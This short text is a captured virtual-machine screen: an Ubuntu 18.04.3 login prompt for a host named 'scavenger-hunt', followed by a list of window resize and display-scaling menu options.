Ubuntu 18.04.3 LTS scavenger-hunt tty1
scavenger-hunt login:
Adjust Window Size (Host+A)
Auto-resize Guest Display
Virtual Screen 1
Resize to 640x480
Resize to 800x600
Resize to 1024x768
Resize to 1152x864
Resize to 1280x720
Resize to 1280x800
Resize to 1366x768
Resize to 1440x900
Resize to 1600x900
Resize to 1680x1050
Resize to 1920x1080
Resize to 1920x1200
Scale to 100% (unscaled output)
Scale to 125%
Scale to 150%
Scale to 175%
Scale to 200% (autoscaled output)
Scale to 225%
Scale to 250%
Scale to 275%
Scale to 300%